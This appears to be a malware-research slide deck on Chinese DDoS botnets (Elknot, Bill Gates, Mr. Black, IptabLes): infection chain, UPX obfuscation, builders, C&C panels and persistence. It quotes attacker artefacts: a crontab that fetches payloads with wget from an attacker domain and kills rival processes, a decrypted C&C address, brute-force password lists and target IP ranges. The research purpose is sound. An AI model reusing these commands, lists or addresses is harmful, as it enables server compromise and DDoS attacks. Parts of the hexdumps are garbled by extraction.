# Chinese Chicken: Multiplatform DDoS botnets





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#### Outline

- Timeline (+References)
- Binaries, common characteristics
- Advertisements
- Infection vector
- Flooding tools/Trojans:
  - Elknot & Bill Gates
  - Mr. Black
  - IptabLes/IptabLex
  - XOR.DDoS
  - gh0st RAT
- Statistics and victim preference
- Summary



# Timeline (+ References)

- (Edwards, Nazario (ArborNetworks): "A Survey of Contemporary Chinese DDoS Malware", VB2011, Barcelona)
- First builder of Linux flooding bot received at our backend in November 2013
- Secure Honey honeypot: "Trojan Horse Uploaded", November 2013
- MalwareMustDie!: "Let's be more serious about (mitigating) DNS Amp ELF hack attack", December 2013 (Linux:Elknot)
- Sempersecurus: "Another look at a cross-platform DDoS botnet", Dec 2014
- ValdikSS "Исследуем Linux Botnet «BillGates»", February 2014
- Associating Elknot name with previous research, March 2014



Dr. Web – "DDoS Trojans attack Linux", May 2014 (+Linux:MrBlack)



# Timeline (+ References)

- Kaspersky: "Versatile DDoS Trojan for Linux", July 2014
- Kaspersky: "elasticsearch Abuse on Amazon Cloud and More for DDoS and Profit", July 2014 (Infection chain)
- Prolexic (Akamai): "IptabLes/IptabLex DDoS Bots", September 2014
- MMD!: "Tango down report of OP China ELF DDoS'er", September 2014
- MMD!: "MMD-0026-2014 Router Malware Warning | Reversing an ARM arch ELF AES.DDoS", September 2014 (UPX-packed ELF:MrBlack)
- Prolexic (Akamai): "Spike DDoS Toolkit", October 2014 (ELF:MrBlack)
- ESET: "G20 2014 Summit Lure used to target Tibetan activists", November 2014 (Windows gh0st RAT)
- MMD!: "China ELF botnet malware infection & distribution scheme unleashed", November 2014



- Attackers
  - build ELF malware using a customized builder
  - start HTTP File Server (HFS) to host the previously built malicious binaries
  - run port scanners on IP ranges
- Some of the distributed Windows binaries infected by file infectors (Parite, Sality, Virut)

### 当前目录 首页/

0 个文件夹, 14 个文件 - 总大小: 13.75 MB		15-1-13-	
文件名.扩展名	大小	修改时间	点击量
▶ 22鐖嗙牬鍘诲惋閹—増鏈?.rar	400.53 KB	2014-8-12 6:53:34	7
es.rar	955.56 KB	2014-8-16 8:08:10	2
<b>■</b> L26_25000	1.13 MB	2014-7-14 0:47:30	66
<b>■</b> L26_250000	1.13 MB	2014-8-3 3:49:20	5
<b>■</b> L26_36000	1.09 MB	2014-6-30 0:12:32	4
<b>■</b> L26_36001	1.09 MB	2014-6-30 0:24:32	5
linux	577.93 KB	2014-7-5 11:00:58	13
is net1	1.44 MB	2014-5-14 23:35:58	3
ScanPort.exe	46.00 KB	2014-7-4 12:41:58	3
SSHSecureShellClient-3.2.9.zip	5.13 MB	2014-7-4 12:41:58	5
Tdakojcdl_NET.rar	57.84 KB	2014-8-14 5:27:12	6
🎥 璇海彇绯荤稗鏄庢构粪嗙爜宸ュ叿.rar	368.78 KB	2014-7-1 7:48:50	7
🏿 謝庢尝.txt	3.71 KB	2014-8-12 13:40:36	1
🥞 鎵 寒鍣?.rar	401.94 KB	2014-8-12 14:34:26	9


HttpFileServer 2.3 beta 随波汉化版 服务器时间: 2014-8-28 19:04:14 在线时长: (16 澶?) 04:28:05



- If a port of interest is opened:
  - script exploiting vulnerabilities
    - Elasticsearch RCE: CVE-2014-3120
    - Shellshock
    - Apache Struts & Apache Tomcat
    - MS08-067 Vulnerability in Server Service
      - Targets windows machines
    - Privilege escalation: CVE-2009-2692, CVE-2010-3081, CVE-2013-2094
  - SSH brute force attack
    - Lists of user names and passwords
    - Runs from windows machine, targets Linux servers



- Usage of several hacking tools
  - Port scanners
    - ScanPort




WinEggDrop

```
C:\temp\-E+RA,>s.exe
TCP Port Scanner U1.1 By WinEggDrop


Usage: s.exe TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example: s.exe TCP 12.12.12.12 12.12.254 80 512
Example: s.exe TCP 12.12.12.12 1-65535 512
Example: s.exe TCP 12.12.12.12 12.12.254 21,3389,5631 512
Example: s.exe TCP 12.12.12.12 21,3389,5631 512
Example: s.exe TCP 12.12.12.12 21,3389,5631 512
Example: s.exe SYN 12.12.12.12 12.12.254 80
Example: s.exe SYN 12.12.12.12 1-65535
Example: s.exe SYN 12.12.12.12 12.12.254 21,80,3389
Example: s.exe SYN 12.12.12.12 21,80,3389
```



- Login/password bruteforcers
  - SSH2.1
  - DUBrute









Lists of target IP ranges

```
59.58.0.0 59.60.255.255
61.184.84.68
                61.194.84.68
122.51.0.0
               122.51.255.255
124.74.0.2
              124.78.255.255
202.96.0.0
                202.119.123.175
203.145.0.0
               203.156.255.255
211.103.0.0
                211.143.255.255
218.4.0.0
             218.97.255.255
218.200.0.0
                218.207.255.255
219.138.0.0
                219.157.255.250
221.2.0.0 221.13.255.255
                221.131.255.255
221.130.0.0
221.176.0.0
                221.183.255.255
222.89.0.0
                222.89.255.255
222.137.0.0
                222.138.255.255
222.209.0.0 222.243.255.255
```

Password lists

```
123456
12345
1234
123
qwerty
test
1q2w3e4r
1qaz2wsx
qazwsx
123qwe
12
123qaz
0000
oracle
1234567
123456qwerty
password123
12345678
abc123
okmnji
test123
123456789
q1w2e3r4
redhat
user
mysql
apache
abcd1234
password
```

 All tools and lists acquired from the HFS file listings on a compromised machine



- Result of a port scan (wineggdrop) as found in an archive on a compromised machine
- About 2M IPs scanned and 14K hosts with open port 22 found

```
Performing Time: 9/1/2014 18:10:15 --> SYN Scan: About To Scan 196608 IP Using 1 Thread
59.58.0.1
                  22
                        Open
59.58.0.25
                  22
                        Open
59.58.0.55
                  22
                        Open
59.58.0.232
                  22
                        Open
59.58.0.251
                        Open
                  22
59.58.1.145
                        Open
59.58.1.226
                  22
                        Open
59.58.2.1
                  22
                        Open
59.58.2.101
                  22
                        Open
59.58.2.112
                  22
                        Open
59.58.2.111
                  22
                        Open
                  22
59.58.2.202
                        Open
59.58.3.89
                  22
                        Open
                  22
59.58.3.219
                        Open
                  22
59.58.3.206
                        Open
59.58.3.227
                  22
                        Open
                 22
59.58.4.106
                        Open
59.58.4.143
                  22
                        Open
59.58.4.170
                  22
                        Open
59.58.5.43
                  22
                        Open
59.58.5.103
                  22
                        Open
59.58.5.180
                  22
                        Open
```



# Binaries, common characteristics

- Trojanized flooding tools
- Significant portion of code seems to be shared among all the variants
- Chinese locale
- Some variants written in C++ (objects; classes)
- Debug info often not stripped
- Variety of supported flooding methods
  - UDP, TCP/SYN, ICMP, DNS, DNS amplification
- Various communication protocols
- Kill competing resource consuming processes



# Binaries, obfuscation techniques

- Binaries in plain form or packed with (modified) UPX
- UPX header modifications to avoid unpacking by the original UPX tool
  - UPX magic modifications
    - UPX magic should be found three times in ELF UPX binary
    - All three magic values are the same, but different from "UPX!"
    - All three magic values are different
  - Checksums do not match
    - (ELF:MrBlack; DDoS64; 18442c18d407ba32fdfa2bbf0c86565f)
    - Header checksum (custom, 1 byte)
    - compressed data (Adler, 4 bytes)
    - uncompressed data (Adler, 4 bytes)




# Binaries, obfuscation techniques

- Architecture mismatch
  - (ELF:IptabLesx; .SSHH2; 6feb4677db052e9c7e19de52e3503db7)
  - File with a 32-bit UPX header attempts to call 64-bit unpacking method
    - Causes reading from wrong offsets
  - Expected data size modification
    - Pack Header contains incorrect field "uncompressed size"
- Original UPX tool exits with an error
  - cannot unpack such modified binaries (very sensitive to PackHeader data)
- Dynamic behavior not altered



# Binaries, obfuscation techniques

- UPX Header Checksum (0xDD → 0x39)
- Decompressing method change:
  - UPX\_F\_LINUX\_ELF64\_AMD (0x16)
  - → UPX\_F\_BSD\_ELF\_i386 (0x19)
- Unpacked file size
  - $0xB869F \rightarrow 0x8760B$
- Header Offset
  - $0xBC \rightarrow 0x80$
- Compressed data checksum
  - 0xBA260B3A → 0xF65887DC



#### original:

```
00045ED0 73 69 CF 94-BA 10 B0 65-A7 2A 6D 1A SiÏ.º.ºe§*m.
00045EDC C3 00 0D 29-41 92 24 49-C2 00 00 80 Ã..)A.$IÂ...
00045EE8 4A FF 00 00-00 00 55 50-58 21 00 00 Jÿ...UPX!..
00045EF4 00 00 00 00-55 50 58 21-0D 16 08 0A ...UPX!...
00045F00 A8 32 6C 2A-3A 0B 26 BA-F7 64 01 00 "21*:&º÷d..
00045F0C 94 73 00 00-9F 86 0B 00-49 19 00 DD .5...I.Ý
```

#### corrected:

00045ED0	73 69 CF 94-BA 10 B0 65-A7 2A 6D 1A	siï.º.ºe§*m.
00045EDC	C3 00 0D 29-41 92 24 49-C2 00 00 80	Ã)A.\$IÂ
00045EE8	4A FF 00 00-00 00 55 50-58 21 00 00	JÿUPX!
00045EF4	00 00 00 00-55 50 58 21-0D <b>19</b> 08 0A	UPX !
00045F00	A8 32 6C 2A-DC 87 58 F6-F7 64 81 88	"21*Ü.Xö÷d
	94 73 00 00-0B 76 08 00-49 19 00 39	.svI9
00045F18	80 00 00 00	



#### Advertisements


#### Advertised on Chinese forums





#### Advertisements

#### Advertised on Chinese forums (translation)






### Tools – Elknot

- Characteristics:
  - Presence of fake.cfg (xmit.ini) as a configuration file
  - Available for Linux x86/x64, Windows x86/x64 and FreeBSD
  - Command grammar supports 4 tasks:
    - StartTask (0x01)
    - StopTask (0x02)
    - WriteFake (0x03)
    - SendStatus (0x04)



#### Tools – Elknot's Text-Box Builders

- Lightweight bot builders producing just one version of malware (e.g. downloaded from www.wowoinn.com)
- The output is a plain Windows, resp. an ELF executable packed with UPX



MD5: 124273f1ec89ff6f53a9ff9cca55c493




MD5: f9294d0820de96c6b139cfcea6dec22d



#### Tools – Elknot's Chicken Builder

- Large binary with embedded stubs
- Setting up the C&C panel details:
  - The IP address of panel
  - Port number
  - Restriction of MAC address
- Setting up the bot details:
  - the IP address of C&C
  - Port number
  - Platform of an executable
- Potential to produce enormous number of unique samples with various C&C domains




MD5: 71f0e327807cf570f1987a6ea9d45f96



#### Tools – Elknot for Linux

- System performance statistics
  - CPU statistics
    - /proc/cpuinfo
    - /proc/stat
  - Network statistics
    - /proc/net

```
cpuinfo
processor : 0
vendor_id : GenuineIntel
cpu family : 6
model name : Intel(R) Core(TM) i7 CPU 860 @ 2.80GHz
stepping : 5
cpu MHz : 2763.395
cache size : 6144 KB
fdiv_bug : no
hlt_bug : no
f00f_bug : no
fou : yes
fpu_exception : yes
cpuid level : 5
wp : yes
flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr
_tsc up pni monitor ssse3 lahf_lm
bogomips : 5526.79
```






# Tools – Elknot for Windows

 C&C address and port are hardcoded in binary and encrypted by a simple algorithm


.0041	.0E98	70 70	6F 72	-74 5C	73	76-63	68 6F	73-74	2E 65	78-65	5 00 (	00 00	ppor	t\svc	host.e	xe
.0041	OEAC	44 62	50 72	-6F 74	65	63-74	53 75	70-70	6F 72	74-00	00 (	00 00	DbPr	otect	Suppor	t
.0041	.0EC0	55 6E	49 6E	-73 74	61	6C-6C	53 65	72-76	69 63	65-20	44 (	62 50	UnIn	stall	Servio	e DbP
.0041	.0ED4	72 6F	74 65	-63 74	53	75-70	70 6F	72-74	20 25	64-01	4 00 (	00 00	rote	ctSup	port %	d
.0041	.0EE8	4E 50	46 00	-55 <b>6E</b>	49	6E-73	74 61	6C-6C	53 65	72-7€	69	63 65	NPF.	UnIns	tallSe	rvice
.0041	OEFC	20 4E	50 4€	-20 25	64	0A-00	00 00	00-32	2D 39	31-2F	30	3A 30	NPF	`%d	2-9	1/0:0
.0041	0F10	2F 31	31 00	-00 00	00	00-00	00 00	00-00	00 00	00-00	00 (	00 00	/11.			
.0041	0F24	00 00	00 00	-00 00	00	00-00	00 00	00-32	2F 38	36-32	2 00 (	00 00			2/8	62
.0041	.0F38	00 00	00 00	-49 6E	73	74-61	6C 6C	53-65	72 76	69-63	65	20 4E		Insta	llServ	ice N
.0041	.0F4C	50 46	20 25	-64 OA	00	00-49	6E 73	74-61	6C 6C	53-65	72	76 69	PF %	dI	nstall	Servi
.0041	.0F60	63 65	20 44	-62 50	72	6F-74	65 63	74-53	75 70	70-6E	72	74 20	ce I	bProt	ectSup	port
2		9	4		_											
		9			0				1	$1 \mid 1$		1 2		8	6	2
	-	9	1	/	U	:	0	/	1	1		2	/	8	6	2
	-	9	1	/	U	:	U	/	1	1		2	/	8	6	2
-1	+1	-1	+1	-1		-1	+1	-1	+1	1 -1		-1	+1			-1
	+1		+1	-1	+1	-1		-1	+1			-1	+1	-1	+1	
	+1		+1	-1		-1		-1	+1			-1	+1			
	+1		+1	-1 ==		-1		-1 ==	+1			-1	+1			
	+1		+1	-1 ==		-1		-1 ==	+1			-1 ==	+1			
	+1		+1	-1 ==		-1		-1 ==	+1			-1	+1			
	+1 ==		==	-1 ==		-1 ==		-1 ==	+1 ==			-1 == 1	+1 == 0			
-1 ==	+1 ==	-1 ==	+1 == 2	-1 ==	+1	==	+1	-1 ==	==	-1		-1 == 1	==	-1	+1	-1 ==

#### Tools – Elknot for Windows

System performance statistics (uses Performance Monitor)



CPU frequency



	Name	Туре	Data
	ab (Default)	REG SZ	(value not set)
	្រើ ∼MHz	REG_DWORD	0x00000acb (2763)
I	Component Inf	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 00
	Configuration D	REG_FULL_RESOU	ff ff ff ff ff ff ff 00 00 00 00 00 00 0
	FeatureSet	REG_DWORD	0x21093dfe (554253822)
	<b>ab</b> Identifier	REG_SZ	Intel64 Family 6 Model 30 Stepping 5
	Rlatform ID	REG_DWORD	0x00000001 (1)
	Previous Update	REG_BINARY	00 00 00 00 00 00 00 00
	ProcessorName	REG_SZ	Intel(R) Core(TM) i7 CPU 860 @ 2.80GHz °
	Update Signature	REG_BINARY	00 00 00 00 00 00 00 00
Ш			_

#### Tools – Elknot for Windows


Debug info contains the string "Chicken":


- Installs into %PROGRAMFILES%/DbProtectSupport/svchost.exe
- Persistence via creating a new item in Run registry key
- Dropper (2fd539598af48b8ea96ba39c957ee73f) → 32/64-bit version of payload
  - 32-bit version installs only one file payload named svchost.exe
  - 64-bit version installs additional signed components, which are part of WinPcap
    - Npf.sys = NetGroup Packet Filter driver, allows packet capture, packet injection, network monitoring
    - Packet.dll = communication with npf.sys
    - for Windows Server 2008 R2 (64-bit only)



#### Tools – Elknot's C&C Panels

- Supported attack methods (SYN, UDP flood, etc.)
- List of connected bots with system info
- Targeted IP address with a port
- Number of threads, attack time etc.
- Additional dialogs with more options








## Tools – Elknot's C&C Panels

Generated C&C panel from the Chicken builder





- named after two files created in /tmp directory; contain PID of itself
  - /tmp/bill.lock created by payload
  - /tmp/gates.lock created by dropper
- Supported flooding methods (controlled from C&C):
  - CAttackIcmp
  - CAttackSyn
  - CAttackUdp
  - CAttackAmp (DNS amplification)
  - CAttackCC
  - CAttackDns
  - CAttackTns
- C&C command grammar very similar to the Elknot case



- Characteristics:
  - Persistence
    - /etc/init.d/DbSecuritySpt
    - crontab:

```
# Edit this file to introduce tasks to be run by cron.
# Edit this file to introduce tasks to be run by cron.
*/98 * * * * nohup /etc/kysapd > /dev/null 2>&1&
*/97 * * * * nohup /etc/skysapd > /dev/null 2>&1&
*/96 * * * * nohup /etc/xfsdx > /dev/null 2>&1&
*/95 * * * nohup /etc/ksapd > /dev/null 2>&1&
```




- Script performing regular actions via cron:
  - Killing competing processes (Elknot's node24; .lptabLes)
  - Updating its executables (> 1hour)

```
# Edit this file to introduce tasks to be run by cron.
*/1 * * * * killall -9 .IptabLes
# Edit this file to introduce tasks to be run by cron.
# Edit this file to introduce tasks to be run by cron.
# Edit this file to introduce tasks to be run by cron.
*/1 * * * * killall -9 DDosl
 /1 * * * * killall -9 lengchao32
≠/1 * * * * killall -9 b26
   * * * * killall -9 codelove
   * * * * killall -9 32
     * * * killall -9 64
   * * * * killall -9 new6
 /1 * * * * killall -9 new4
     * * * killall -9 node24
*/99 * * * * killall -9 kysapd
 /98 * * * * killall -9 atdd
*/97 * * * * killall -9 kysapd
*/96 * * * * killall -9 skysapd
*/95 * * * * killall -9 xfsdx
*/94 * * * * killall -9 ksapd
# Edit this file to introduce tasks to be run by cron.
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
```

```
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
# Edit this file to introduce tasks to be run by cron.
# Edit this file to introduce tasks to be run by cron.
*/120 * * * * cd /etc; wqet http://www.dqnfd564sdf.com:8080/atdd
*/120 * * * * cd /etc; wqet http://www.dqnfd564sdf.com:8080/cupsdd
*/130 * * * * cd /etc; wget http://www.dqnfd564sdf.com:8080/kysapd
*/130 * * * * cd /etc; wget http://www.dqnfd564sdf.com:8080/sksapd
*/140 * * * * cd /etc; wget http://www.dgnfd564sdf.com:8080/xfsdx
*/120 * * * * cd /root;rm -rf dir nohup.out
# Edit this file to introduce tasks to be run by cron.
```



- Configuration data are encrypted with RSA-1024
- On the stack: prime P, prime Q, modulus N & decrypted string
- P ^ Q % N = configuration string



Decrypted payload: 116.10.189.246:35000:1:1:h:579368:579884:580400

• g\_strConnTgts = 116.10.189.246 ... IP address

• g\_iGatsPort = 35000 ... port

• g\_iGatsIsFx = 1

• g\_ilsService = 1 ... persistence

• g\_strBillTail = h ... payload fname suffix

• g\_strCryptStart = 579368 = 0x8d728 ... config

•  $g_{str}DStart = 579884 = 0x8D92C$  ... exponent

• g strNStart = 580400 = 0x8DB30 ... modulus



#### Tools – Bill Gates for Windows

- Persistence: registry key in Run
- Debug string similar to Win32:Elknot:

- Dropper (3621a7c9b9b350326dcf4baa880e5771) → 32/64-bit version of payload & service VS process; Usage of agony rootkit (source published, 2006);
- 2 payloads named svch0st.exe and DbSecuritySpt.exe in %PROGRAMFILES%/DbSecuritySpt;
- SafeEngine protection libraries (SeSDKDummy.dll, SeSDKDummy64.dll)
- 64-bit version (Windows Server 2008):
  - Npf.sys = NetGroup Packet Filter driver, allows packet capture, packet injection,
     network monitoring
  - Packet.dll = communication with npf.sys



#### Tools – Mr. Black

- Large family containing also a malware group called AES.DDoS
- Contains various character strings: VERSONEX, VERSONEX, Mr.Black, Hacker,
   DealWithDDoS, "Int Server..."
- List of attack supporting procedures
  - DNS\_Flood, SYN\_Flood, UDP\_Flood, UDPS\_Flood, TCP\_Flood, CC\_Flood,
     CC2\_Flood, CC3\_Flood, etc...
- Available for architectures:
  - EM\_386, EM\_x86\_64, EM\_MIPS, EM\_ARM, PE x86
  - 1be4fa407f83c927cfd49ba03af816e2, 861f4c1e8fe1e5c059d558ea1e465d86,
     008ecf29e0c95f05be2a83a635d7ac31, fdcefb4b0541453a6d78c42094d71ba7
- Devices may include: desktops, servers, routers, Internet of Things devices



# Tools – IptabLes/IptabLex

- Accompanied with a process killing the competing processes
- Competition over computer resources
- List of all the processes to kill is downloaded and named *fuckopen.txt* or *kill.txt*

disknyp|make.rar|system32|Ne2|Ne4|ftds3008|2003|dbc|udd|collectd|webface|httpd mi nerd -sh crond modem|2014java|hr|hra|.sayslog|.qsyslog|svchostnt|connp|nider|root JR|789|node|kvm|update|ipnode|m32|m64|CopyAgent|tor|polipo|iTunes|QQiPPro|lins|yx z|7669|svchost|fikkerd|fikkerd.monitor|spell|pro|cisco|QQiPPor|krfcommod|multics| cupsddh mm1.rat|netz1|dcdap|auto.sbn|ccMFTTd|ccNGd|ccDMd|CCcam1.x86\_64|CCcam2.x86 64|CCcam3.x86\_64|SCREEN|vip32|vip64|ats|udp|SshToolMfc|ssh22|.szyslog|kter|ktlin ux|vv32|chom|qqippro|irssi|weechat-curse|spell|udisks-daemoe|KY32|ffmpeg1|ios|csh rcc|.aptitudecach|ccac|nodeJR|sszz|ss|.aptitudecache|nt520|ceshi630|1t32|conn|get texs|kloqd|wode32|6xdj|CXLSXT|SRXT||nc|proupdate|.ipsee|HuajunMm2|huajunMm2|qn32| nt0032|huajunDs32|5xdj|.Ds32|huajunTSm|HuajunTSm|huajun24m|huajunUST|kiilp|yasql| quzui01|s|i|xsw|CROND|atack|winbindd|Dubhe|boinc|Diy|Ciyu|Kiki|Koko|xiao132|Dyo|C iye|Ciy|wineserver|dogecoind|linuxlx|psdflush|aitinga|yan|xiaoze|pktmake|socky|sm r|test|swcam|gz58|xz32|bldbc32|bldbc64|gtmd|bigd|mix9|zxtv-32|xfssyncd|xfsbufd|xu dp|zdan|ulsankrss|8232|8264|Cqee|DKK|Bps|Cismd|Ddvvx|Vhdf|Xosxx|b1|gdm3|ntpd|inet 